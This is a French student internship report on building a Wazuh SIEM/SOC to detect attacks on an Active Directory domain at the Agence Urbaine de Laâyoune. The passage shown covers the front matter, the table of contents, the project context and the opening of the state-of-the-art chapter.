



ECOLE MAROCAINE DES
SCIENCES DE L'INGENIEUR
Membre de
HONORIS UNITED UNIVERSITIES



الوكالة الحضرية للعيون الساقية الحمراء
+2120547 43400011 00000000 00000000
Agence Urbaine de Laâyoune Sakia El Hamra

Rapport de Stage

Année : 2025 / 2026

Thème :

***Conception et Déploiement d'un Security
Operations Center (SOC) basé sur Wazuh dans un
environnement Active Directory***

Filière : Ingénierie Informatique et Réseaux

Option: Cybersécurité et Infrastructures Réseaux

Stage de Fin d'Année

Effectue au sein de l'agence urbaine de Laayoune

Realise par: Anass Meska

Encadre par: Abderrahmane Karimi

Remerciements

Tout d'abord, je rends grâce à Dieu de m'avoir accordé la force, le courage et la patience nécessaires pour mener à bien ce travail.

J'exprime ma profonde reconnaissance à [Nom du chef de filière/département], pour son soutien, ses orientations et la qualité de son suivi tout au long de ma formation.

Je tiens à adresser mes sincères remerciements à mon encadrant académique, [Nom de l'encadrant académique], pour son accompagnement précieux, sa disponibilité et ses conseils constants. Son regard attentif et constructif a été d'une grande aide pour améliorer la qualité et la structure de ce rapport.

Je remercie également mon encadrant professionnel au sein de l'Agence Urbaine de Laâyoune, Abderrahmane Karimi ainsi que l'ensemble de l'équipe informatique/réseau, pour leur collaboration, leur aide précieuse et pour m'avoir permis d'enrichir mes connaissances au cours de ce stage.

Un remerciement tout particulier à Abdellah El Fadili, qui m'a aidé(e) à obtenir ce stage et dont le soutien m'a été d'une grande importance.

Que les membres du jury trouvent, ici, l'expression de mes sincères remerciements pour l'honneur qu'ils me font en prenant le temps de lire et d'évaluer ce travail.

Je souhaite aussi remercier l'équipe pédagogique et administrative de l'École Marocaine des Sciences de l'Ingénieur (EMSI) pour leurs efforts dans le but de nous offrir une excellente formation.

Enfin, j'adresse mes remerciements à toutes les personnes qui, de près ou de loin, ont contribué à la réalisation de ce travail et au succès de ce stage.

Résumé

Dans le cadre de mon stage de 4ème année à l'École Marocaine des Sciences de l'Ingénieur (EMSI), réalisé au sein de l'Agence Urbaine de Laâyoune, ce rapport présente la conception et le déploiement d'un Security Operations Center (SOC) basé sur l'outil open source Wazuh, dans un environnement Active Directory.

Le projet vise à renforcer la sécurité du système d'information de l'agence en mettant en place une solution de collecte, d'analyse et de corrélation des journaux d'événements, permettant une détection en temps réel des menaces au sein du domaine Active Directory. Après une étude de l'état de l'art comparant les principales solutions SIEM, le choix de Wazuh est justifié par ses fonctionnalités SIEM et XDR et son caractère open source.

Le rapport détaille l'architecture de la solution, l'installation du serveur Wazuh, le déploiement des agents sur les contrôleurs de domaine et postes clients Windows, ainsi que la définition de règles de détection personnalisées ciblant les attaques courantes sur Active Directory. Des scénarios de test ont permis de valider l'efficacité de la solution face à des attaques simulées.

Ce travail met en évidence l'apport de Wazuh dans le renforcement de la sécurité d'un environnement Active Directory, tout en ouvrant des perspectives d'intégration avec d'autres outils de réponse à incident.

Mots-clés : SOC, Wazuh, SIEM, Active Directory, cybersécurité, détection d'intrusion, Logs.

Abstract

As part of my 4th-year internship at the Moroccan School of Engineering Sciences (EMSI), carried out within the Agence Urbaine de Laâyoune, this report presents the design and deployment of a Security Operations Center (SOC) based on the open-source tool Wazuh, within an Active Directory environment.

The project aims to strengthen the security of the organization's information system by implementing a solution for collecting, analyzing, and correlating event logs, enabling real-time threat detection within the Active Directory domain. Following a state-of-the-art study comparing the main SIEM solutions, the choice of Wazuh is justified by its SIEM and XDR capabilities and its open-source nature.

The report details the architecture of the solution, the installation of the Wazuh server, the deployment of agents on domain controllers and Windows client machines, as well as the definition of custom detection rules targeting common attacks on Active Directory. Test scenarios were carried out to validate the effectiveness of the solution against simulated attacks.

This work highlights the contribution of Wazuh in strengthening the security of an Active Directory environment, while also opening perspectives for integration with other incident response tools.

Keywords: SOC, Wazuh, SIEM, Active Directory, cybersecurity, intrusion detection, Logs.

Table des matières

Remerciements	2
Résumé	3
Abstract	4
Introduction générale	13
Chapitre 1 – Cadre Général du Projet	15
1.1 Introduction	15
1.2 Présentation de l'organisme d'accueil	15
1.2.1 Présentation générale de l'Agence Urbaine de Laâyoune.....	15
1.2.2 Missions et attributions	16
1.2.3 Organisation et organigramme	16
1.2.4 Présentation du service informatique/réseau	17
1.3 Présentation du projet.....	18
1.3.1 Contexte du projet	18
1.3.2 Problématique	18
1.3.3 Objectifs du projet	19
1.4 Étude et critique de l'existant	19
1.5 Méthodologie de travail adoptée	20
1.6 Planification	20
1.7 Conclusion.....	21
Chapitre 2 – État de l'art	22
2.1 Introduction	22
2.2 Le Security Operations Center (SOC)	22
2.2.1 Définition et rôle	22
2.2.2 Composantes d'un SOC	22
2.3 Le SIEM	23
2.3.1 Définition.....	23
2.3.2 Fonctionnement d'un SIEM.....	23
2.3.3 Avantages du SIEM.....	24
2.4 L'Active Directory	25
2.4.1 Définition et rôle	25
2.4.2 Architecture d'un domaine AD	25

2.4.3 Principales vulnérabilités et attaques sur AD	26
2.5 Comparaison des solutions SIEM open source.....	27
2.5.1 Wazuh	27
2.5.2 ELK Stack.....	27
2.5.3 OSSIM (AlienVault)	27
2.5.4 SIEMonster	28
2.6 Choix de Wazuh	29
2.7 Conclusion	29
Chapitre 3 – Conception de l'Architecture	30
3.1 Introduction	30
3.2 Analyse des besoins	30
3.2.1 Besoins fonctionnels.....	31
3.2.2 Besoins non fonctionnels	31
3.3 Architecture proposée	31
3.4 Spécifications techniques des machines	32
3.5 Rôles fonctionnels de chaque machine	33
3.5.1 WAZUH-SRV — Le SIEM central	33
3.5.2 DC01 — Le contrôleur de domaine	33
3.5.3 WIN10-CLIENT — Le poste utilisateur	33
3.5.4 KALI — La machine attaquante	33
3.6 Justification des choix technologiques.....	34
3.7 Scénarios d'attaque retenus	34
3.8 Conclusion	35
Chapitre 4 – Réalisation Technique	36
4.1 Introduction	36
4.2 Configuration du réseau du laboratoire.....	36
4.3 Déploiement du contrôleur de domaine DC01	37
4.3.1 Installation initiale de Windows Server.....	37
4.3.2 Promotion en contrôleur de domaine — première tentative	39
4.3.3 Promotion en contrôleur de domaine — configuration finale.....	42
4.3.4 Configuration réseau et vérification des rôles	49
4.3.5 Création de la zone DNS inversée	50
4.3.6 Création des utilisateurs de test	57

4.4 Configuration du poste client WIN10-CLIENT	58
4.5 Configuration du serveur Wazuh (WAZUH-SRV)	61
4.5.1 Vérification du service Wazuh Manager	61
4.5.2 Développement des règles de détection personnalisées	62
4.5.3 Configuration du module File Integrity Monitoring (FIM)	65
4.6 Enrôlement de l'agent Wazuh sur DC01	68
4.7 Environnement et reconnaissance avec Kali Linux	76
4.7.1 Environnement et reconnaissance	76
4.7.1.1 Énumération Active Directory	80
4.7.2 Brute Force	83
4.7.3 AS-REP Roasting	84
4.7.4 Kerberoasting	85
Conclusion générale et perspectives	87
Conclusion générale	87
Perspectives	88
Webographie	88

Liste des figures

Figure 1.1 – Organigramme de l'Agence Urbaine de Laâyoune	17
Figure 1.2 – Diagramme de Gantt du projet.....	21
Figure 1 – Éditeur de réseau virtuel VMware — réseau Host-Only VMnet1	36
Figure 2 – Tableau de bord du Gestionnaire de serveur après installation de Windows Server 2022	38
Figure 3 – Assistant d'ajout de rôles et de fonctionnalités.....	38
Figure 4 – Choix de l'opération de déploiement — création d'une nouvelle forêt.....	39
Figure 5 – Rôles AD DS installés dans le Gestionnaire de serveur	40
Figure 6 – Alerte de configuration requise pour les services AD DS	41
Figure 7 – Détails de la notification de promotion en contrôleur de domaine.....	41
Figure 8 – Reprise de l'assistant de configuration des services de domaine	42
Figure 9 – Options du contrôleur de domaine — niveaux fonctionnels et mot de passe DSRM	43
Figure 10 – Options DNS — avertissement de délégation	44
Figure 11 – Confirmation du nom de domaine NetBIOS.....	45
Figure 12 – Chemins d'accès de la base de données AD DS	46
Figure 13 – Récapitulatif des options avant installation	47
Figure 14 – Rôles AD DS et DNS actifs après promotion	48
Figure 15 – Configuration de l'adresse IP fixe de DC01	49
Figure 16 – Tableau de bord final avec les trois rôles actifs	49
Figure 17 – Lancement de l'assistant Nouvelle zone DNS.....	50
Figure 18 – Sélection du type de zone — zone principale intégrée à Active Directory.....	51
Figure 19 – Étendue de réplication de la zone DNS.....	52
Figure 20 – Définition de l'ID réseau pour la zone de recherche inversée	53
Figure 21 – Choix du mode de mise à jour dynamique	54
Figure 22 – Fin de l'assistant — récapitulatif de la zone créée	55
Figure 23 – Zone de recherche inversée visible dans le Gestionnaire DNS.....	56
Figure 24 – Création d'un nouvel objet utilisateur dans Active Directory.....	57
Figure 25 – Configuration réseau du poste client Windows	58
Figure 26 – Jonction du poste au domaine AULSH.sh	59
Figure 27 – Confirmation de la jonction au domaine.....	60
Figure 28 – Apparition du poste dans le conteneur Computers d'Active Directory.....	61

Figure 29 – Journal de démarrage du service wazuh-manager (journalctl)	61
Figure 30 – Fichier local_rules.xml — règles 100001 à 100004	62
Figure 31 – Fichier local_rules.xml — règles 100004 à 100010	63
Figure 32 – Module Rules du dashboard Wazuh	63
Figure 33 – Détail de la règle 100001 dans le dashboard	64
Figure 34 – Configuration syscheck — surveillance temps réel (extrait 1)	65
Figure 35 – Configuration syscheck — exclusions et alertes (extrait 2)	66
Figure 36 – Fichier ossec.conf — bloc syscheck complet (partie 1)	66
Figure 37 – Fichier ossec.conf — paramètres de synchronisation (partie 2)	67
Figure 38 – Téléchargement de l'agent Wazuh pour Windows	68
Figure 39 – Assistant d'installation — licence de l'agent	69
Figure 40 – Fin de l'installation de l'agent	70
Figure 41 – Interface de configuration — IP du manager	71
Figure 42 – Saisie manuelle d'une clé d'authentification	72
Figure 43 – Erreur de configuration — IP du manager incorrecte	72
Figure 44 – Enrôlement réussi via agent-auth.exe en ligne de commande	73
Figure 45 – Statut de l'agent DC01 dans le dashboard — never connected	73
Figure 46 – Ouverture du fichier ossec.conf de l'agent	74
Figure 47 – Identification de la cause : adresse du manager restée à 0.0.0.0	74
Figure 48 – Ajout des blocs localfile pour la collecte des journaux	75
Figure 49 – Vérification finale via agent_control -l	76
Figure 50 – Analyse des services exposés sur la machine cible (Nmap)	77
Figure 51 – Analyse approfondie des ports TCP avec Nmap	78
Figure 52 – Script ldap-rootdse de Nmap – informations du domaine	78
Figure 53 – Énumération des comptes utilisateurs valides avec Kerbrute	79
Figure 54 – Collecte BloodHound avec le compte alice.dupont	80
Figure 55 – Nouvelle collecte Active Directory avec BloodHound	81
Figure 56 – Collecte complète avec BloodHound Community Edition	82
Figure 57 – Initialisation de l'environnement BloodHound sur Kali Linux	82
Figure 58 – Simulation d'attaque brute force contre le service SMB	83
Figure 59 – Détection de l'attaque brute force dans Wazuh	84
Figure 60 – Utilisation de GetNPUsers (Impacket) pour l'AS-REP Roasting	84
Figure 61 – Détection de l'AS-REP Roasting dans Wazuh	85

Figure 62 – Utilisation de GetUserSPNs (Impacket) pour le Kerberoasting.....	85
Figure 63 – Détection du Kerberoasting dans Wazuh	86

Liste des tableaux

Tableau 2.1 – Comparaison des solutions SIEM open source	28
Tableau 3.1 – Spécifications techniques des machines virtuelles	32
Tableau 3.2 – Justification des choix technologiques	34
Tableau 3.3 – Scénarios d'attaque retenus	35

Liste des sigles et acronymes

Sigle	Définition
EMSI	École Marocaine des Sciences de l'Ingénieur
AUL	Agence Urbaine de Laâyoune
SIEM	Security Information and Event Management
SOC	Security Operations Center
XDR	Extended Detection and Response
AD	Active Directory
AD DS	Active Directory Domain Services
DC	Domain Controller
DNS	Domain Name System
OU	Organizational Unit
GPO	Group Policy Object
SPN	Service Principal Name
FIM	File Integrity Monitoring
SCA	Security Configuration Assessment
MITRE ATT&CK	Adversarial Tactics, Techniques, and Common Knowledge
SMB	Server Message Block
VM	Virtual Machine

Introduction générale

Dans un monde numérique en constante évolution, où les menaces cybernétiques se multiplient et deviennent de plus en plus sophistiquées, la sécurisation des systèmes d'information est devenue une priorité absolue pour les organisations publiques et privées. Les attaques informatiques, telles que les intrusions, les compromissions de comptes ou l'exploitation des annuaires d'entreprise, peuvent entraîner des conséquences graves, allant de pertes de données sensibles à des atteintes à la continuité des services. C'est dans ce contexte que les Security Operations Center (SOC), appuyés par des solutions SIEM (Security Information and Event Management), émergent comme des dispositifs essentiels, permettant une surveillance proactive et une réponse rapide aux incidents de sécurité.

Ce rapport de stage, réalisé dans le cadre de ma quatrième année à l'École Marocaine des Sciences de l'Ingénieur (EMSI), documente mon expérience au sein de l'Agence Urbaine de Laâyoune. Le projet porte sur la conception et le déploiement d'un Security Operations Center basé sur l'outil open source Wazuh, dans un environnement Active Directory. L'objectif principal est de renforcer la capacité de l'organisme à détecter et à répondre aux menaces visant son annuaire d'entreprise, en s'appuyant sur une collecte centralisée des journaux d'événements et une analyse intelligente des comportements suspects.

Le **premier chapitre** présente le cadre général du projet, incluant la présentation de l'organisme d'accueil, le contexte, la problématique et les objectifs du stage, ainsi que la méthodologie de travail adoptée.

Le **deuxième chapitre** expose l'état de l'art des concepts de SOC, de SIEM et d'Active Directory, avec une comparaison des solutions SIEM open source et la justification du choix de Wazuh.

Le **troisième chapitre** détaille la présentation de Wazuh, ses fonctionnalités, son architecture ainsi que ses exigences d'installation.

Le **quatrième chapitre** décrit la conception de l'architecture de la solution, à travers la topologie du lab de simulation mis en place et le choix des scénarios d'attaques à détecter.

Le **cinquième chapitre** présente le déploiement et la mise en œuvre pratique de la solution, de l'installation du serveur Wazuh à l'activation des modules avancés, en passant par la configuration de l'environnement Active Directory.

Le **sixième chapitre** est consacré aux tests, à la simulation d'attaques réelles contre l'environnement Active Directory et à l'analyse des résultats de détection obtenus. Des références et annexes complètent ce document.

À travers ce travail, je vise non seulement à démontrer l'apport concret de cette solution dans la détection des menaces visant Active Directory, mais aussi à contribuer à une meilleure compréhension des enjeux de la cybersécurité dans un environnement administratif.

Chapitre 1 :

Cadre Général du Projet

1.1 Introduction

Ce premier chapitre a pour objectif de présenter le contexte général dans lequel s'inscrit ce projet de fin d'année. Nous y présentons l'organisme d'accueil, l'Agence Urbaine de Laâyoune, ses missions et son organisation, avant de détailler le contexte, la problématique et les objectifs du projet. Une étude critique de l'existant ainsi que la méthodologie et la planification de travail adoptées seront également abordées.

1.2 Présentation de l'organisme d'accueil

1.2.1 Présentation générale de l'Agence Urbaine de Laâyoune

L'Agence Urbaine de Laâyoune (AUL) est un établissement public marocain doté de la personnalité morale et de l'autonomie financière, placé sous la tutelle du Ministère de l'Aménagement du Territoire National, de l'Urbanisme, de l'Habitat et de la Politique de la Ville. Elle a pour vocation d'assurer le suivi et la mise en œuvre des documents d'urbanisme, ainsi que l'accompagnement du développement urbain de la région de Laâyoune-Sakia El Hamra.

Créée par le *décret n° 2-97-361 du 27 Joumada II 1418 (30 octobre 1997)*, l'Agence Urbaine de Laâyoune s'inscrit dans le cadre juridique général établi par le *Dahir portant loi n° 1-93-51 du 22 Rabia I 1414 (10 septembre 1993) instituant les agences urbaines*. Ce cadre juridique définit notamment le statut, les missions, l'organisation et les modalités de fonctionnement des agences urbaines au Maroc.

1.2.2 Missions et attributions

L'Agence Urbaine de Laâyoune assure notamment les missions suivantes :

- L'élaboration et le suivi des documents d'urbanisme (Schéma Directeur d'Aménagement Urbain, Plans d'Aménagement) ;
- L'instruction des demandes d'autorisation de construire et de lotir ;
- Le contrôle de la conformité des projets aux règles d'urbanisme en vigueur ;
- L'accompagnement des collectivités territoriales dans leurs projets de développement urbain ;
- La production et la gestion de données géospatiales et cartographiques relatives au territoire.

1.2.3 Organisation et organigramme

L'Agence Urbaine de Laâyoune est structurée en plusieurs divisions et services, parmi lesquels :

- La Division des Études et de la Planification Urbaine ;
- La Division des Autorisations et du Contrôle ;
- La Division Administrative et Financière ;
- **La Division des Systèmes d'Information**, au sein de laquelle s'est déroulé ce stage.




Figure 1.1 – Organigramme de l'Agence Urbaine de Laâyoune

1.2.4 Présentation du service informatique/réseau

La Division des Systèmes d'Information de l'Agence Urbaine de Laâyoune est chargée de la gestion, de l'exploitation et de la sécurisation de l'infrastructure informatique de l'établissement. Elle assure notamment :

- L'administration du réseau local et de l'annuaire Active Directory ;
- La gestion des postes de travail et des serveurs internes ;
- La maintenance des applications métiers (SIG, gestion administrative) ;
- La sécurisation des systèmes d'information face aux menaces informatiques.

C'est au sein de cette division qu'a été confié le présent projet, dans un contexte de renforcement de la sécurité de l'infrastructure Active Directory de l'agence.

1.3 Présentation du projet

1.3.1 Contexte du projet

L'infrastructure informatique de l'Agence Urbaine de Laâyoune repose en grande partie sur un environnement Active Directory, qui centralise la gestion des utilisateurs, des postes de travail et des ressources partagées. Or, cet environnement constitue une cible privilégiée pour les attaquants, en raison de la richesse des informations qu'il centralise (identifiants, droits d'accès, tickets Kerberos) et des nombreuses vulnérabilités connues qui l'affectent (attaques par force brute, Kerberoasting, AS-REP Roasting, élévation de privilèges, etc.).

Face à ce constat, l'agence a exprimé le besoin de mettre en place une solution de supervision de sécurité capable de détecter, en temps réel, les tentatives d'intrusion et les comportements suspects au sein de son domaine Active Directory.

1.3.2 Problématique

Le constat de départ est le suivant : l'infrastructure Active Directory de l'agence ne dispose d'aucun mécanisme centralisé de collecte, d'analyse et de corrélation des journaux d'événements de sécurité. En cas d'attaque, les traces éventuelles restent dispersées entre les journaux d'événements Windows de chaque machine, sans corrélation ni alerte automatisée, rendant la détection tardive, voire inexistante.

La problématique de ce projet peut donc être formulée ainsi : *comment concevoir et déployer un dispositif de supervision de sécurité (SOC) capable de détecter en temps réel les attaques ciblant un environnement Active Directory, à moindre coût et avec des outils open source ?*

1.3.3 Objectifs du projet

Ce projet vise à atteindre les objectifs suivants :

- Étudier les concepts de SOC, de SIEM et les principales vulnérabilités d'Active Directory ;

- Comparer les solutions SIEM open source existantes et justifier le choix de la solution retenue ;
- Concevoir une architecture de supervision adaptée à un environnement Active Directory ;
- Déployer la solution Wazuh et l'intégrer avec un domaine Active Directory ;
- Définir des règles de détection personnalisées, alignées sur le référentiel MITRE ATT&CK ;
- Valider l'efficacité de la solution à travers la simulation de scénarios d'attaques réels.

1.4 Étude et critique de l'existant

Avant la mise en place de ce projet, l'Agence Urbaine de Laâyoune ne disposait d'aucune solution SIEM ou SOC. La sécurité de l'environnement Active Directory reposait uniquement sur :

- Les mécanismes de sécurité natifs de Windows Server (pare-feu, stratégies de mot de passe basiques) ;
- Une consultation manuelle et ponctuelle des journaux d'événements, en cas de suspicion d'incident.

Limites identifiées :

- Absence de centralisation des logs de sécurité ;
- Absence de corrélation entre événements provenant de différentes sources ;
- Absence d'alerte en temps réel en cas de comportement suspect ;
- Détection tardive, voire absence de détection, des attaques ciblant Active Directory (Kerberoasting, brute force, etc.) ;
- Aucune réponse automatisée aux incidents.

Solution proposée : la mise en place d'une solution SIEM/SOC basée sur Wazuh, permettant une collecte centralisée des journaux Windows et Sysmon, la définition de règles de détection personnalisées, ainsi qu'une réponse active automatisée face aux menaces identifiées.

1.5 Méthodologie de travail adoptée

Ce projet a été mené selon une démarche progressive, structurée en plusieurs phases :

1. **Phase d'étude** : recherche bibliographique sur les concepts de SOC, SIEM, Active Directory et ses vulnérabilités ;
2. **Phase de conception** : définition de l'architecture du lab de simulation (topologie réseau, choix des machines) ;
3. **Phase de déploiement** : installation et configuration de Wazuh, d'Active Directory, et enrôlement des agents ;
4. **Phase de configuration avancée** : définition des règles de détection, activation des modules (FIM, SCA, Active Response, intégrations tierces) ;
5. **Phase de validation** : simulation d'attaques réelles depuis une machine attaquante et analyse des résultats de détection ;
6. **Phase de rédaction** : consolidation du rapport et préparation de la soutenance.

1.6 Planification

La planification du projet, répartie sur une durée de huit semaines, est illustrée par le diagramme de Gantt suivant :




Figure 1.2 – Diagramme de Gantt du projet

1.7 Conclusion

Ce chapitre a permis de présenter le cadre général du projet, à travers la présentation de l'Agence Urbaine de Laâyoune et de sa Division des Systèmes d'Information, ainsi que le contexte, la problématique et les objectifs de ce travail. La méthodologie de travail adoptée ainsi que la planification du projet ont également été exposées. Le chapitre suivant sera consacré à l'étude de l'état de l'art, portant sur les concepts de SOC, de SIEM et sur les vulnérabilités propres à Active Directory.

Chapitre 2 :

État de l'art

2.1 Introduction

Ce chapitre présente les concepts théoriques nécessaires à la compréhension de ce projet. Nous y abordons les notions de Security Operations Center (SOC) et de SIEM, avant de détailler l'architecture et les principales vulnérabilités d'un environnement Active Directory. Une comparaison des solutions SIEM open source disponibles sur le marché permettra enfin de justifier le choix de Wazuh comme solution technique retenue pour ce projet.

2.2 Le Security Operations Center (SOC)

2.2.1 Définition et rôle

Un Security Operations Center (SOC), ou Centre d'Opérations de Sécurité, est une entité — humaine, organisationnelle et technique — chargée de surveiller, détecter, analyser et répondre en continu aux incidents de sécurité affectant le système d'information d'une organisation. Le SOC constitue le point central de la stratégie de cybersécurité d'une entreprise ou d'une administration, en assurant une supervision permanente (24h/24, 7j/7 dans les organisations matures) de l'ensemble des équipements, réseaux et applications.

Le rôle principal d'un SOC consiste à réduire le délai entre la survenue d'un incident de sécurité et sa détection, communément appelé *Mean Time To Detect* (MTTD), ainsi que le délai de réponse à cet incident, ou *Mean Time To Respond* (MTTR).

2.2.2 Composantes d'un SOC

Un SOC repose généralement sur trois piliers indissociables :

- **Les personnes** : analystes de sécurité (Tier 1, 2, 3), ingénieurs SOC, responsables de la réponse à incident (CSIRT/CERT) ;
- **Les processus** : procédures de détection, de qualification et d'escalade des alertes, playbooks de réponse à incident, gestion des vulnérabilités ;
- **Les technologies** : solutions SIEM pour la collecte et la corrélation des logs, outils EDR/XDR pour la détection sur les postes de travail, solutions SOAR pour l'automatisation de la réponse.

C'est cette dernière composante technologique, en particulier la brique SIEM, qui constitue le cœur technique de ce projet.

2.3 Le SIEM

2.3.1 Définition

Un SIEM (Security Information and Event Management) est une solution logicielle permettant de collecter, centraliser, normaliser et corréler les journaux d'événements générés par les différents équipements d'un système d'information (serveurs, postes de travail, pare-feux, contrôleurs de domaine, applications), dans le but de détecter en temps réel des comportements suspects ou des signatures d'attaques connues.

Le terme SIEM résulte de la fusion de deux disciplines complémentaires :

- Le **SIM** (Security Information Management), orienté vers la collecte, le stockage et l'analyse historique des logs ;
- Le **SEM** (Security Event Management), orienté vers la corrélation en temps réel et la génération d'alertes.

2.3.2 Fonctionnement d'un SIEM

Le fonctionnement d'un SIEM repose sur un cycle de traitement structuré en plusieurs étapes :

1. **Collecte des logs** : des agents installés sur les machines surveillées (ou des connecteurs syslog) transmettent les journaux d'événements au serveur central.
2. **Transmission sécurisée** : les données sont acheminées vers le SIEM via des canaux chiffrés, garantissant leur intégrité et leur confidentialité.
3. **Normalisation** : les logs, provenant de sources hétérogènes (Windows Event Log, syslog Linux, logs applicatifs), sont convertis dans un format unifié exploitable par le moteur de corrélation.
4. **Corrélation et analyse** : le moteur applique des règles de détection (signatures, seuils, comportements) permettant d'identifier des schémas d'attaque à partir d'événements isolés en apparence anodins.
5. **Déclenchement d'alertes** : lorsqu'une règle est déclenchée, une alerte est générée et transmise aux analystes ou à un système de réponse automatisée.
6. **Stockage et visualisation** : les événements et alertes sont stockés et présentés sous forme de tableaux de bord (dashboards) facilitant l'investigation.

2.3.3 Avantages du SIEM

L'adoption d'une solution SIEM présente plusieurs avantages pour une organisation :

- **Détection en temps réel** des menaces, réduisant le délai d'exposition aux attaques ;
- **Centralisation** de la visibilité sur l'ensemble du système d'information ;
- **Corrélation intelligente** permettant de détecter des attaques complexes, invisibles à l'analyse d'un log isolé ;
- **Conformité réglementaire**, à travers la génération de rapports d'audit et la traçabilité des événements ;

- **Réduction du temps de réponse** aux incidents grâce aux alertes automatisées.

2.4 L'Active Directory

2.4.1 Définition et rôle

Active Directory (AD) est un service d'annuaire développé par Microsoft, permettant de centraliser la gestion des identités, des ressources et des politiques de sécurité au sein d'un réseau d'entreprise. Il constitue l'épine dorsale de l'authentification et de l'autorisation dans la grande majorité des environnements Windows en entreprise, y compris au sein de l'Agence Urbaine de Laâyoune.

2.4.2 Architecture d'un domaine AD

Un domaine Active Directory est structuré autour des éléments suivants :

- **Le contrôleur de domaine (Domain Controller, DC)** : serveur hébergeant la base de données de l'annuaire et assurant l'authentification des utilisateurs ;
- **Le domaine** : espace de nommage logique regroupant un ensemble d'objets (utilisateurs, ordinateurs, groupes) ;
- **Les unités d'organisation (OU)** : conteneurs permettant de structurer hiérarchiquement les objets du domaine et d'y appliquer des stratégies de groupe ;
